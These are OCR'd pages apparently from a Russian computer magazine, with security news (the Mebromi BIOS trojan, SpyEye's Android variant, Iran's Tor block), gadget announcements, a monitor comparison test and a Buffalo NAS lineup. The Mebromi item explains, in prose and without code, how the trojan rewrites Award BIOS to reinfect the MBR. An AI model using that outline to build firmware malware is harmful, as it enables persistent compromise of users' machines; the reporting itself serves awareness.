
СОРЦЫ DOOM 3 будут опубликованы в открытом доступе до конца года, сообщил глава компании id Software Джон Кармак.




23% ВСЕГО ВРЕМЕНИ в интернете западные юзеры проводят в социальных сетях и блогах, говорится в отчете компании Nielsen.

МАЛВАРЬ ПРОЛЕЗЕТ ДАЖЕ В BIOS

ТРОЯН С НЕ СОВСЕМ СТАНДАРТНЫМ ФУНКЦИОНАЛОМ НАШЛИ ЭКСПЕРТЫ КИТАЙСКОГО АНТИВИРУСНОГО ВЕНДОРА





Идея внедрения малваря в BIOS не нова. Еще в 1999 году вирус CIH пытался манипулировать BIOS своей жертвы, но это влекло за собой разрушительные последствия: BIOS перезаписывался, и компьютер после этого больше не загружался.


Китайский производитель антивирусов 360 сообщает, что эксперты вирусной лаборатории обнаружили вредонос, получивший название Trojan.Mebromi по классификации Symantec. На первый взгляд, это стандартный по функционалу троян, заражающий MBR и пытающийся скачать что-то из сети, но, как выяснилось, в него также заложены механизмы, позволяющие заразить BIOS материнской платы компьютера.

Первоначально дроппер троянца Trojan.Bioskit.1 проверяет, запущены ли ОС процессы нескольких китайских антивирусов: если таковые обнаруживаются, то трой создает прозрачное диалоговое окно, из которого осуществляется вызов его главной функции. Затем Trojan.Mebromi определяет версию ОС и в случае, если это Windows 2000 и выше (за исключением Windows Vista), продолжает заражение. Троян проверяет состояние командной строки, из которой он может быть запущен с различными ключами. В ресурсах дроппера упаковано несколько файлов: cbrom.exe, hook.rom, my.sys, flash.dll и bios.sys. Если драйвер bios.sys не удается запустить, или BIOS компьютера отличается от Award, троянец переходит к заражению MBR. Но если драйверу bios.sys удается опознать Award BIOS, то начинается самое интересное. Автор Trojan.Mebromi пошел легким путем, переложив все основные задачи на сам BIOS. Он воспользовался результатами работы китайского исследователя, известного под ником Icelord. Работа была проделана еще в 2007 году: тогда при анализе утилиты Winflash для Award BIOS был обнаружен простой способ перепрошивки микросхемы через сервис, предоставляемый самим BIOS в SMM (System Management Mode). Программный код SMM в SMRAM не виден операционной системе (если BIOS написан корректно, доступ к этой памяти заблокирован) и исполняется независимо от нее. Назначение данного кода весьма разнообразно: это эмуляция не реализованных аппаратно возможностей материнской платы, обработка аппаратных ошибок, управление режимами питания, сервисные функции и т.д.

Для модификации самого образа BIOS данная вредоносная программа использует утилиту cbrom.exe (от Phoenix Technologies), которую, как и все прочие файлы, несет у себя в ресурсах. При помощи этой утилиты троянец внедряет в образ свой модуль hook.rom в качестве ISA BIOS ROM. Затем Trojan.Mebromi отдает своему драйверу команду перепрошить BIOS из обновленного файла.

При следующей перезагрузке компьютера в процессе инициализации BIOS будет вызывать все имеющиеся PCI Expansion ROM, в том числе и hook.rom. Вредоносный код из этого модуля каждый раз проверяет зараженность MBR и перезаражает ее в случае необходимости. Следует отметить, что наличие в системе Award BIOS вовсе не гарантирует заражение данным троянцем. Так, из трех проверенных в вирусной лаборатории материнских плат заразить удалось только одну, а в двух других в памяти BIOS банально не хватило места для записи нового модуля. Получается, что если после детектирования и лечения Trojan.Mebromi система вновь оказывается инфицированной, то источником заражения, скорее всего, выступает инфицированный BIOS компьютера.

УГРОЗЫ ДЛЯ МОБИЛЬНЫХ УСТРОЙСТВ ВСЕ МНОЖАТСЯ



39% ПРИЛОЖЕНИЙ НА БАЗЕ iOS И ANDROID НЕ ОБЕСПЕЧИВАЮТ НЕОБХОДИМЫЙ УРОВЕНЬ БЕЗОПАСНОСТИ, СЧИТАЮТ ЭКСПЕРТЫ VIAFORENSICS

INTEL И GOOGLE БУДУТ ТЕСНО СОТРУДНИЧАТЬ в целях оптимизации платформы Android для микропроцессоров Intel.

SPYEYE ДОБРАЛСЯ ДО ANDROID

БАНКОВСКИЙ ТРОЯН ЧУВСТВУЕТ СЕБЯ ВОЛЬГОТНО И НА МОБИЛЬНЫХ ПЛАТФОРМАХ



Весной текущего года специалисты F-Secure уже били тревогу, обнаружив атаку Man-in-the-Mobile с участием модификации SpyEye. Тогда выяснилось, что малварь, созданная на основе известного банковского трояна, научилась перехватывать SMS-сообщения с устройств, работающих под управлением Symbian. Дальше — больше. В этом месяце исследователи компании Trusteer обнаружили троянец Spitmo, который перехватывает текстовые сообщения, но уже на Android-аппаратах. Заражение реализовано примитивным образом, почти так же как в случае с Symbian: людям, чьи компьютеры уже были инфицированы SpyEye, предлагалось установить на телефон фейковое ПО для работы с банковскими онлайн-сервисами. После этого SMS-сообщения жертв, попавшихся на удочку хакеров, начинали перехватываться и отправляться на сайт, находящийся под контролем злоумышленников. Эксперты Trusteer пишут, что изучили командный сервер, где хранятся похищенные данные, и обнаружили, что вредоносным приложением пока инфицировано незначительное количество людей. Но авторы трояна явно занимаются его развитием, и в будущем вполне могут доставить множество неудобств не только банкам, которые используют одноразовые TAN-коды, но и таким сайтам, как Google и Facebook, которые также используют смартфоны для рассылки одноразовых паролей.

По данным компании Trusteer, малварь на базе Zeus и SpyEye — наиболее часто используемые банковские трояны. На них приходится 72% от 1.6 миллиона случаев обнаружения и удаления вредоносного программного обеспечения, крадущего финансовую информацию.

ИРАН ЗАБЛОКИРОВАЛ TOR

TOR В ТОТ ЖЕ ДЕНЬ ВЫПУСТИЛ ОБНОВЛЕНИЕ, ЧТОБЫ ОБОЙТИ ЭТУ БЛОКИРОВКУ



В четверг утром Иран добавил новое правило фильтрации в свой пограничный файрвол для того, чтобы блокировать трафик сети Tor. Благодаря помощи многочисленных друзей со всего света, создатели сети быстро определили способ блокировки и выпустили новую версию Tor, с помощью которой его можно обойти. К счастью, проблема была в ретрансляторе: это означает, что достаточно обновить ретрансляторы и бриджи, и многие десятки тысяч пользователей в Иране снова получат возможность работать с Tor, не будучи вынужденными полностью менять программное обеспечение. «Как технически работал этот фильтр? Tor пытается сделать так, чтобы его трафик выглядел просто попыткой веб-браузера связаться с https-сервером, но при более внимательном рассмотрении можно было увидеть некоторые отличия. В нашем случае это были характеристики установления зашифрованного соединения Tor'а, в частности длительность срока действия сертификата для SSL-сессии: мы изменяли срок действия сертификата сессии каждые два часа, в то время как обычный срок действия сертификатов — год или больше. Для устранения блокировки достаточно было просто увеличить срок действия сертификатов, так что теперь наши сертификаты имеют более правдоподобный срок действия», — говорят создатели сети.



МОБИЛЬНУЮ ОС ПЛАНИРУЕТ ПРИОБРЕСТИ HTC. Вероятнее всего, выбор компании падет на webOS, разрабатываемую Palm и HP.



15% ПОСТОВ С ВИДЕО НА FACEBOOK — ЭТО LIKEJACKING. То есть нажал на видео–поставил Like! непонятно чему.



ПИРАТСКОЕ ПО ВСТРЕЧАЕТСЯ В РОССИИ НА 52% КОМПЬЮТЕРОВ. Для сравнения:в США этот же показатель равен 34%, а в Нигерии 81%.



ДОЛЖНОСТЬ ДИРЕКТОРА ПО ЗАЩИТЕ ПЕРСОНАЛЬНЫХ ДАННЫХ появилась в Facebook. Этот пост займет Эрин Иган, ранее работавший в компании юристом.



ВТОРНИК — ДЕНЬ DDOS! Почти 23% всех DDoS-атак за неделю приходится именно во вторник, сообщает «Лаборатория Касперского».

ГИБКИЙ РИДЕР ОТ WEXLER

КОНЦЕПТЫ НАКОНЕЦ СТАНОВЯТСЯ РЕАЛЬНОСТЬЮ



На различных выставках вот уже несколько лет можно наблюдать презентации гибкой электронной бумаги, которая легким движением руки сворачивается в трубочку. Тем не менее, ни одного девайса, который можно было бы свернуть в трубочку, рынок пока так не увидел :). Эту ситуацию исправляет компания Wexler со своей уникальной разработкой — электронной книгой WEXLER.BOOK Flex ONE, выполненной на основе гибкого 6" экрана E-ink с пластиковой подложкой. Благодаря новой технологии можно не беспокоиться за безопасность экрана. Новинка обладает противоударными свойствами, ее можно гнуть, ронять на пол и даже носить в заднем кармане джинсов! Основное отличие гибкого дисплея от стандартного экрана на основе электронных чернил заключается в том, что при его производстве вместо стеклянной подложки используется полимерная. Новый дисплей включает тончайшую стальную пластину с нанесенным на нее слоем электронных схем, которую сверху прикрывает пленка из «электронных чернил». Несмотря на все это, девайс выполнен в эргономичном корпусе. Габариты — 124x139x7,5 мм, масса — менее 200 г.

WEXLER.BOOK Flex ONEоснащен встроенной памятью на 8 ГБ, которую можно расширить до 40 ГБ за счет внешних карточек формата MicroSD. Ридер поддерживает самые популярные форматы электронных книг (TXT / PDF/ DOC / CHM / HTM / HTML / EPUB / FB2), изображений (JPG / JPEG / BMP / GIF / PNG) и аудио файлов (MP3). При интенсивном чтении полного заряда аккумулятора хватает на несколько недель. Поставки читалки начнутся уже в этом месяце. Рекомендованная розничная цена — 7.990 руб.

Начать выпуск устройств с гибким экраном обещают давно. Была электронная книга Readius, которую анонсировали еще в 2010 году, да так и не выпустили. Кроме этого, можно вспомнить и концепт сворачивающегося в трубочку OLED-дисплея от компании Sony.


EDIFIER R1200T — ТЕПЕРЬ В ЧЕРНОМ ЦВЕТЕ

В конце октября компания Edifier перевыпускает хорошо знакомую пользователям акустическую систему Edifier R1200T в новом обличии. Данная модель теперь будет представлена в черном цвете.

Напоминаем, что Edifier R1200T — малогабаритная, качественно исполненная система (140 x 240 x 183 мм), которую ввиду скромных размеров без труда можно разместить прямо на столе возле монитора. Модель является неплохой альтернативой пластиковым компьютерным колонкам, особенно если приходится экономить пространство. Корпус R1200T изготовлен из МДФ и покрыт декоративной пленкой. Передняя панель в свою очередь покрыта синтетическим материалом, который имитирует кожу, а лицевая панель защищена рамкой, на которую натянута акустическая ткань. Регулировка громкости и уровня баса вынесена на заднюю панель. С техническими характеристиками у R1200T все тоже более чем неплохо. Все динамики системы магнитноэкранированные. Диаметр СЧ/НЧ-динамика — 106 мм, твиттера — 72 мм; диапазон воспроизводимых системой частот колеблется от 52 Гц до 20000 Гц. Выходная мощность системы — 2x8 Вт RMS, а потребляемая — 25 Вт. Но главное — несмотря на свои скромные габариты, Edifier R1200T звучит очень достойно, в частности, дает очень неплохие низкие частоты. Словом, неспроста вариация R1200T с дизайном «под дерево» в прошлом году получила награду «Лучшая покупка» от журнала «Железо» в тесте акустических систем 2.0. Розничная цена новинки составляет 2 200 рублей.



Сергей Плотников



С ПРИСТАВКОЙ SUPER

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ МОНИТОРОВ НА БАЗЕ IPS/MVA-МАТРИЦ

Заявляем: монитор необходимо выбирать очень тщательно! Как автомобиль или новую подружку. Хотя бы потому, что перед экраном сего чудного устройства техноманьяк в среднем проводит четверть своей жизни!

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ:

- **Apple LED Cinema Display**
- **ASUS PA246Q**
- **Dell UltraSharp U2711**
- **iiyama ProLite X2472HD-1**
- **LG IPS236V**
- **NEC MultiSync EA232WMi**
- **ViewSonic VP2365wb**

Не веришь? Давай посчитаем. Если учесть, что человек начинает «общаться» с PC где-то в 10-12 лет, то в день он проводит перед дисплеем 3-5 часов. Повзрослев, приходится просиживать штаны еще больше — в районе 8-10 часов в сутки лет эдак 30 подряд (учеба, работа, отдых). Уже будучи на пенсии, техноманьяк со стажем уделяет компьютеру 1-2 часа в день. В итоге получаем, что среднестатистический пользователь за свою жизнь проводит за монитором порядка 140000 часов, 5834 дней или же 16 лет. Согласно информации Росстата, средняя продолжительность жизни граждан нашей страны составляет 68.84 года. В итоге и получается, что продвинутый россиянин проводит за экраном монитора 23.24% своей жизни...

Так что повторим уже более уверенно: монитор необходимо выбирать тщательно. Особенно это касается людей с творческой натурой и профессией. Дизайнерам, а также инженерам, постоянно работающим с графическими редакторами и CAD-программами, просто необходим дисплей с большой диагональю, полной глубиной цвета, идеальной цветопередачей и большим углом обзора. Естественно, мониторы на базе TN-матриц не могут удовлетворить всех потребностей человечества. Поэтому идеальным выбором гика-работяги станут устройства на базе технологий IPS (SFT) или же MVA.

МЕДЛЕННЕЕ, ДОРОЖЕ, НО КРАСИВЕЕ

Теперь по порядку. Технология IPS (In-Plane Switching) или же SFT (Super Fine TFT) была разработана компаниями Hitachi и NEC (отдельно). Несмотря на разные названия, метод работы ЖК-матрицы был неизменен). Второй же фильтр всегда был расположен перпендикулярно первому, а следовательно, свет через него не проходил. Кроме того, только эта технология способна передавать полную глубину цвета RGB – 24 бит. Именно поэтому IPS-матрица выдает практически идеальный черный цвет. Также данная технология позволяет получать высокие углы обзора, высокую контрастность, цветовой охват и цветопередачу... Но за все это приходится платить очень большим временем отклика.

Со временем, к слову, границы TN и IPS размылись. Здесь и сейчас существуют как мониторы на базе TFT TN с большими углами, так и мониторы на базе IPS с быстрым откликом. Стандартов же — море. Но больше всего популярны на сегодняшний день H-IPS (Horizontal), E-IPS (Enhanced) и P-IPS (Professional). Первый обеспечивает еще большую контрастность, а также поддерживает технологию Advanced True White, дающую более реалистичный белый цвет. Второй имеет большую апертуру для увеличения светопроницаемости. Наконец, P-IPS обеспечивает 1.07 миллиарда цветов при 30-битной глубине цвета.

ЗОЛОТАЯ СЕРЕДИНА

Технология MVA (Multi-domain Vertical Alignment), разработанная компанией Fujitsu, является компромиссом между TN и IPS. Она позволяет получить матрицу с большими вертикальными и горизонтальными углами обзора, глубиной цвета и, благодаря технологии ускорения RCT, малым временем отклика. Но в сравнении с IPS заметна зависимость цветового баланса от угла зрения, а также исчезновение деталей в тенях при перпендикулярном взгляде.

Чуть забегая вперед, скажем, что в сегодняшнем тестировании все мониторы, кроме одного, основаны на базе той или иной разновидности IPS-матрицы. Поэтому единственная MVA-модель — iiyama ProLite X2472HD-1 — априори участвует вне конкурса.

МЕТОДИКА ТЕСТИРОВАНИЯ

Со всевозможными технологиями ознакомились — пора переходить непосредственно к

тестированию! Пока экран монитора прогревался в течение получаса, мы изучали дизайн, функционал и эргономику девайса. Также уделили внимание организации меню и наличию (а главное качеству) предустановленных настроек дисплеев. Для мониторов на базе IPS-матриц важным дополнением, безусловно, является наличие подставки с несколькими степенями свободы, а также опции крепления VESA.

Монитор прогрелся. Первым делом при помощи программы TFTtest мы изучили равномерность подсветки вкупе с отклонением яркости по краям экрана. Далее при помощи утилиты Pixel Persistence Analyzer мы проверили испытуемых на различные профили обновления картинки. Правда, к мониторам на базе IPS-матриц строго относиться не стоит: все-таки технология подразумевает наличие большого времени отклика.

Наконец под занавес тестирования, вооружившись профессиональным колориметром DataColor Spyder3 Elite, определялась цветопередача (под нулевым углом, под углом 45 градусов в горизонтальной плоскости и 60 градусов — в вертикальной) и цветовой охват. Первый параметр характеризуется графиком с тремя RGB-линиями. В идеале все линии должны быть натянуты ровной, упругой стрункой. Любое отклонение говорит о нарушении цветопередачи. Второй параметр характеризуется площадью красного треугольника. Чем больше площадь этой геометрической фигуры — тем больше цветовой охват. Для сравнения приведен зеленый треугольник, а именно стандарт sRGB. Мониторы на базе IPS-матриц непременно должны иметь большую площадь цветового охвата. Мониторы на базе P-IPS-матрицы должны отвечать еще и стандарту Adobe RGB.

APPLE LED CINEMA DISPLAY

Внешний вид дисплея Apple можно назвать классическим. Яблочной компании только и остается, что запатентовать сочетание черного цвета передней панели с бело-серебристой задней крышкой корпуса монитора. Чтобы никому не вздумалось скопировать идею! Если рассматривать с эстетической точки зрения, то равных Apple LED Cinema Display попросту нет. Собственно говоря, за это и любят продукцию Стива Джобса.

Если же попробовать абстрагироваться от философии Apple, то можно найти ряд недостатков дисплея. Во-первых, работать с яркой глянцевой поверхностью, да еще под аккомпанемент теплых августовских лучей солнца, не совсем удобно. Так и хочется ехидно подколоть «железку»: свет мой, зеркальце, скажи... Во-вторых, наличие единственного порта Mini DisplayPort накладывает особые ограничения при использовании Apple LED Cinema Display с PC — придется искать графический адаптер с соответствующим интерфейсом. Наконец, наличие всего трех USB-розеток ставит героя этих строк на одну из последних ступенек в табели о рангах под названием «функционал».



40 000 РУБ.



18 000 РУБ.

ASUS PA246Q

Несмотря на то что диагональ монитора ASUS PA246Q всего 24 дюйма (есть в сегодняшнем тестировании и экземпляры с 27-дюймовыми экранами), вместе с кронштейном крепления конструкция выглядит очень мощно. Если дисплей потребуется разместить на столе, то готовься расчистить под него дополнительное пространство. Тем не менее, подставка выполнена идеально! В меру жесткая, она не позволит ему сместиться ни на йоту. А при необходимости ты можешь повернуть экран в любую сторону. Подставка обладает сразу четырьмя степенями свободы. Поэтому подстраиваться под монитор не придется: скорее, монитор будет подстраиваться под тебя.

Что касается функционала, то ASUS PA246Q оснащен всеми современными видеопортами (за исключением, пожалуй, Mini DisplayPort), а также тремя портами USB и универсальным кардридером на 7 типов флешек. Расположено все «хозяйство» на боковой панели корпуса, что очень удобно.

Матрица ASUS PA246Q соответствует стандарту P-IPS. Следовательно, как мы уже выяснили раньше, обеспечивает 1.07 млрд цветов при 30-битной глубине цвета.

DELL ULTRASHARP U2711

Внешне монитор Dell UltraSharp U2711 выглядит весьма благородно. Он огромен и прекрасен. Здесь нет той смазливости, которая присутствует, например, у дисплея Apple. Но это ничуть не отталкивает. А матовый корпус и экран позволяют полностью сконцентрироваться на работе. Такой монитор просто обязан находиться на столе у начальника какого-нибудь конструкторского бюро или же руководителя какой-нибудь тестовой лаборатории.
За счет мощной подставки Dell UltraSharp U2711 обладает тремя степенями свободы, что позволяет подстроить большой 27-дюймовый экран под свои нужды. К сожалению, перевернуть экран на 90 градусов не получится — подставка не позволяет.
Богат и функционал дисплея. На левой стороне корпуса экрана расположена парочка USB-портов и универсальный кард-ридер на 8 запоминающих устройств. Если монитор будет находиться на столе, то дотянуться до них не составит труда. Более скрытно себя ведут видеоинтерфейсы и DVI, D-Sub, HDMI, DisplayPort и еще два USB. По сути, перед нами, наверное, самый универсальный монитор с полным «фаршем».





IIYAMA PROLITE X2472HD-1

Перед нами, как сказал бы светоч русского кинематографа, «свой среди чужих, чужой среди своих». Монитор iiyama ProLite X2472HD-1 является представителем и гордым обладателем VA-матрицы. А точнее, MVA. Именно поэтому мы решили не оценивать это устройство среди других, ибо от лукавого. Но наверняка читатель заинтересуется данной моделью.

Экран установлен в пластиковую оправу. Согласно последним веяниям моды, мы имеем дело с глянцем. Смотрится великолепно до первых касаний пальчиками. Запасись тряпочкой!

Устанавливается корпус на крохотную подставочку. Из-за того что общий вес дисплея не превышает четырех килограмм, держится конструкция довольно надежно. Но из-за небольшого количества степеней свободы (монитор можно вращать лишь вокруг горизонтальной оси) возможностей по регулировке положения экрана немного.

Наконец, расстраивает функциональная составляющая монитора. Правда, вендор обещает в ближайшее время выпустить улучшенную модель BX2472HD с улучшенной подставкой. Помимо видеоинтерфейсов D-Sub, DVI и HDMI, на корпусе iiyama ProLite X2472HD-1 больше ничего нет.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ	Apple LED Cinema Display	ASUS PA246Q	Dell UltraSharp U2711
Тип матрицы:	IPS	IPS	IPS
Диагональ, разрешение:	27'', 2560x1440 точек	24.1'', 1920x1200 точек	27'', 2560x1440 точек
Углы обзора по горизонтали/вертикали:	178/178 градусов	178/178 градусов	178/178 градусов
Количество цветов:	16.7 млн	1073.7 млн	1073.7 млн
Контрастность:	1000:1	1000:1	1000:1
Время отклика:	12 мс	6 мс	6 мс
Габариты:	490x650x201 мм	559x381x235 мм	647x428x200 мм
I/O:	Mini DisplayPort, 3x USB 2.0	1x D-Sub, 1x DVI, 1x HDMI, 1x DisplayPort, 3x USB 2.0, кард-ридер	1x D-Sub, 2x DVI, 1x HDMI, 1x DisplayPort, 5x USB 2.0, кард-ридер
Вес:	10.7 кг	7.3 кг	7.7 кг

NEC MULTISYNC EA232WMI

Внешне монитор NEC MultiSync EA232WMi выглядит очень строго. Здесь не найдешь особых закругленных форм корпуса и не прищуришься от блика маркого, глянцевого корпуса. Но это не означает, что он плохо выглядит. Просто данная модель превосходно подойдет для строгого интерьера — того же рабочего кабинета. Очень удобная подставка позволит вращать дисплей как душе угодно. Неоспоримый плюс для дизайнера или инженера. А сбоку и сзади, помимо видеовыходов, есть сразу 5 портов USB.

Настройками меню достаточно легко управлять при помощи своеобразного джойстика. Воспользоваться опциями NEC MultiSync EA232WMi пришлось из-за того, что так называемый ECO Mode постоянно изменял уровень яркости экрана. Работать с такой цветомузыкой было невозможно. Поэтому стоит использовать технологию в моменты, когда не пользуешься монитором. С другой стороны, почему бы просто не отключить дисплей или не заставить уйти ПК в спящий режим? С третьей стороны, проблемы экологии, затрагиваемые NEC, достойны уважения.



10 000
РУБ.

VIEWSONIC VP2365WB

Завершает сегодняшнее тестирование монитор от компании ViewSonic. Примечательно, что мы уже знакомились с этим устройством год назад. К сожалению, картина осталась печальной: за столь продолжительный срок цена на IPS-матрицы изменилась не сильно.

Модель под скромным названием VP2365wb внешне напоминает NEC MultiSync EA232WMi. Но никакого копирования здесь нет. Просто для инженеров, художников, дизайнеров и архитекторов подобная конструкция, на наш взгляд, является оптимальной. Вот и дисплей от «птичьей» компании обладает подставкой с четырьмя степенями свободы. А потому расположить/повернуть экран на рабочем столе не составит труда.

К сожалению, для нас является загадкой, почему инженеры ViewSonic не разместили имеющиеся порты USB на боковой панели. Все 4 слота расположены сзади: как следствие, к ним не очень удобно обращаться. Там же находятся видеоинтерфейсы: D-Sub и DVI — набор, признаемся, спартанский. Для удержания всех проводов в одном пучке на ножке подставки предусмотрены специальные рамочки.

iiyama ProLite X2472HD-1	NEC MultiSync EA232WMi	ViewSonic VP2365wb
MVA	IPS	IPS
24'', 1920x1080 точек	23'', 1920x1080 точек	23'', 1920x1080 точек
178/178 градусов	178/178 градусов	178/178 градусов
16.7 млн	16.7 млн	16.7 млн
3000:1	1000:1	1000:1
8 мс	14 мс	5 мс
570x420x179 мм	550x379x220 мм	548x434x250 мм
1x D-Sub, 1x DVI, 1x HDMI	1x mini D-Sub, 1x DVI, 1x DisplayPort, 5x USB 2.0	1x D-Sub, 1x DVI, 4x USB 2.0
3.6 кг	7.5 кг	6.8 кг

РАЗДАЕМ МЕДАЛЬКИ

Лучшие показатели продемонстрировал Dell UltraSharp U2711. Даже под углом 60 градусов претензий к картинке нет (на фоне остальных участников). Вкупе с богатым функционалом дисплея и огромной диагональю в нашей тестовой лаборатории не закралось ни единого сомнения касательно победителя в номинации «Выбор редакции». Если у тебя есть 30000 рублей, тебе необходим монитор на базе IPS-матрицы, то почему ты еще не в магазине?

Приз «Лучшая покупка» получил монитор ASUS PA246Q. Пожалуй, идеальное решение для дизайнера и инженера, которому постоянно необходимо работать дома.

Алексей Шуваев

ЛИНЕЙКА: BUFFALO

Японская компания Buffalo — один из крупнейших мировых производителей сетевых накопителей хранения данных. Этой осенью компания пришла на российский рынок, и нам стало интересно познакомиться с новым для России семейством сетевых накопителей. Тем более что Buffalo — компания с традициями, а устройства, созданные в Японии, всегда славились своим качеством.



LINKSTATION PRO

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Интерфейс диска: 1 x SATA-II
Поддерживаемая емкость: 1, 2, 3 Тб
Интерфейсы: Ethernet 10/100/1000 Mbps, 1 x USB 2.0
Поддерживаемые протоколы: SMB/CIFS, AFP, FTP, HTTP, HTTPS (WebAccess), NTP
Потребляемая мощность: 17 Вт / макс. 24 Вт
Габариты: 45 x 156 x 175 мм
Вес: 1.1 кг

Под определенным ракурсом этот девайс своей формой напоминает игровую консоль от Microsoft. Правда, устройство Buffalo заметно меньше, а также наделено рядом талантов, которые сложно переоценить. К примеру, девайс может хранить до 3 терабайт информации, что даже по нынешним меркам очень достойно. Сетевой накопитель с гигабитным интерфейсом обеспечит контентом все домашние устройства, благо можно не только пользоваться расшаренными папками, но и подключаться к NAS при помощи медиаплееров, поддерживающих DLNA и UPnP. Однодисковая модель практически бесшумна и потребляет минимум энергии, а еще может служить на раздаче торрентов и работать в качестве принт-сервера, если подключить принтер к свободному USB-порту.

LINKSTATION DUO

Разгоняй тоску и повышай надежность с двухдисковым девайсом, который позволяет поднять скорость передачи данных или удвоить надежность хранимой информации за счет зеркалирования дисков. Закинув в топку хранилища пару дисков, можно получить раздел емкостью до 6 Тб — этого за глаза хватит для хранения как личного медиаархива, так и для размещения личных файлов и организации рабочей инфраструктуры. Если ты поклонник девайсов с надкусанным яблоком, то оценишь поддержку Apple TimeMachine — можно хранить столько снэпшотов, сколько тебе потребуется. При установке приложения WebAccess на iPhone и Android-коммуникаторы, можно получить доступ к хранимому контенту практически из любой точки Земли, где есть связь.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Интерфейс диска: 2 x SATA-II
Объем: 2, 4, 6 Тб
Поддерживаемые уровни RAID: 0, 1 и Standard
Интерфейсы: Ethernet 10/100/1000 Mbps, 1 x USB 2.0
Поддерживаемые протоколы: SMB/CIFS, AFP, FTP/FTPS, SFTP, HTTP, HTTPS (WebAccess), NTP, Kerberos
Потребляемая мощность: 26 Вт
Габариты: 86 x 204 x 127 мм
Вес: 2.3 кг





LINKSTATION PRO DUO

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Интерфейс диска: 2 x SATA-II
Объем: 2, 4, 6 ТБ
Поддерживаемые уровни RAID: 0, 1 и Standard
Интерфейсы: Ethernet 10/100/1000 Mbps, 1 x USB 2.0
Поддерживаемые протоколы: SMB/CIFS, AFP, FTP, HTTP, HTTPS (WebAccess), NTP, Kerberos
Потребляемая мощность: 17 / 24 Вт Max
Габариты: 86 x 204 x 127 мм
Вес: 1.7 кг

Версия Pro Duo является усовершенствованием Linkstation Duo. Начнем с того, что девайс способен выдавать данные со скоростью до 74 Мбайт/с, то есть почти 600 Мбит/с, что неплохо задействует гигабитный интерфейс и пригодится в реальной жизни, если тебе понадобится срочно слить огромную базу данных или десяток BDRip'ов. Максимальным объемом данных в 6 терабайт можно распоряжаться как душа пожелает: сделать одну папку, разбить на диски и раздать каждому пользователю или вообще включить девайс в домен и доверить управление политиками безопасности серверу. В любом случае, девайс одинаково хорошо будет работать и радовать тишиной и низким энергопотреблением – до 24 Ватт.

LINKSTATION PRO QUAD

Потрать деньги сейчас на этот девайс, забей его четырьмя дисками по 3 Тб и забудь на пяток лет о фразе «недостаточно дискового пространства». Просто представь, что в твоем распоряжении окажется 12 терабайт, гигабитный интерфейс, DLNA и UPnP-сервер, торрент-клиент, iTunes-сервер и что-нибудь-еще-что-так-нужно-пользователям. Компактный кубик предоставляет доступ к файлам практически по любому файловому протоколу, который может быть использован в наше время. При потребляемой мощности, сравнимой с парой энергосберегающих ламп, он способен создать RAID-массив уровня 0, 1, 5, 10 и JBOD. Остается только подключить к сети и настроить через web-интерфейс, а дальше уж качать — не перекачать.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Интерфейс диска: 4 x SATA-II
Объем: 4, 8, 12 Тб
Поддерживаемые уровни RAID: 0, 1, 5, 10 и JBOD
Интерфейсы: Ethernet 10/100/1000 Mbps, 2 x USB 2.0
Поддерживаемые протоколы: AppleTalk, SMB/CIFS, AFP, FTP, HTTP, NTP, Kerberos
Потребляемая мощность: 43 Вт
Габариты: 149 x 233 x 154 мм
Вес: 5.5 кг






LINKSTATION MINI

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Интерфейс диска: 2 x SATA-II
Объем: 1, 2 Тб
Поддерживаемые уровни RAID: 0, 1, JBOD
Интерфейсы: Ethernet 10/100/1000 Mbps, 1 x USB 2.0
Поддерживаемые протоколы: AppleTalk, SMB/CIFS, AFP, FTP, HTTP, LDAP
